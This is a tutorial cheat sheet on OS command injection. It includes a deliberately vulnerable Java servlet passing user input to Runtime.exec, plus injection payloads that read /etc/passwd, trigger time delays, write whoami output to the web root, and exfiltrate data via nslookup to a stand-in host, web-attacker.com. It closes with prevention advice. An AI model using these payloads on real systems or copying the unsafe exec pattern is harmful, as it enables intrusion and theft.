
OS COMMAND INJECTION

OS Command Injection is a Vulnerability that consists of an attacker executing commands on the host operating system via a vulnerable application.



```
1 import java.io.IOException;
2 import javax.servlet.http.HttpServletRequest;
3 public void runUnsafe(HttpServletRequest request) throws IOException {
4   String cmd = request.getParameter("command");
5   String arg = request.getParameter("arg");
6   Runtime.getRuntime().exec(cmd+" "+arg);
7 }
```

Line #6 allows execution of arbitrary commands via client-side input.

TYPES OF COMMAND INJECTION

In-band Command Injection

- Consists of an attacker executing commands on the host operating system via a vulnerable application and **receiving the response of the command in the application.**

Blind Command Injection

- Consists of an attacker executing commands on the host operating system via a vulnerable application **that does not return the output from the command within its HTTP response.**

HOW TO FIND COMMAND INJECTION

- Map the application
  - Identify all instances where the web application appears to be interacting with the underlying operating system
- Fuzz the application
  - Shell metacharacters:

```
& , && , | , || , ; , \n , ` , $()
```

- For in-band command injection, analyze the response of the application to determine if its vulnerable
- For blind command injection, you need to get creative
  - Trigger a time delay using the ping or sleep command.

- Output the response of the command in the web root and retrieve the file directly using a browser.

HOW TO EXPLOIT COMMAND INJECTION

Exploiting In-band Command Injection

- Shell metacharacters:

```
& , && , | , || , ; , \n , ` , $()
```

- Concatenate another command

```
127.0.0.1 && cat /etc/passwd &
```

```
127.0.0.1 & cat /etc/passwd &
```

```
127.0.0.1 || cat /etc/passwd &
```

Exploiting Blind Command Injection

- Shell metacharacters:

```
& , && , | , || , ; , \n , ` , $()
```

- Trigger a time delay

```
127.0.0.1 && sleep 10 &
```

```
127.0.0.1 && ping -c 10 127.0.0.1 &
```

- Output the response of the command in the web root and retrieve the file directly using a browser.

```
127.0.0.1 & whoami > /var/www/static/whoami.txt &
```

- Open an out-of-band channel back to a server you control

```
127.0.0.1 & nslookup kgji2ohoyw.web-attacker.com &
```

```
127.0.0.1 & nslookup `whoami`.kgji2ohoyw.web-attacker.com &
```

HOW TO PREVENT COMMAND INJECTION


The most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. Instead, implement the required functionality using safer platform APIs.

- Example: use `mkdir()` instead of `system("mkdir /dir_name")`

It is required to perform OS commands using user-supplied input, then strong input validation must be performed

- Validate against a whitelist of permitted values.
- Validate that the input is as expected or valid input

Note:



- `|` (Pipe): Runs the second command using the output of the first.
- `;` (Semicolon): Runs the first command, then the second.
- `&` (Ampersand): Runs the command in the background (rarely useful for output).
- `&&` (Double Ampersand): Runs the second command *only if* the first succeeds.
- `||` (Double Pipe): Runs the second command *only if* the first fails.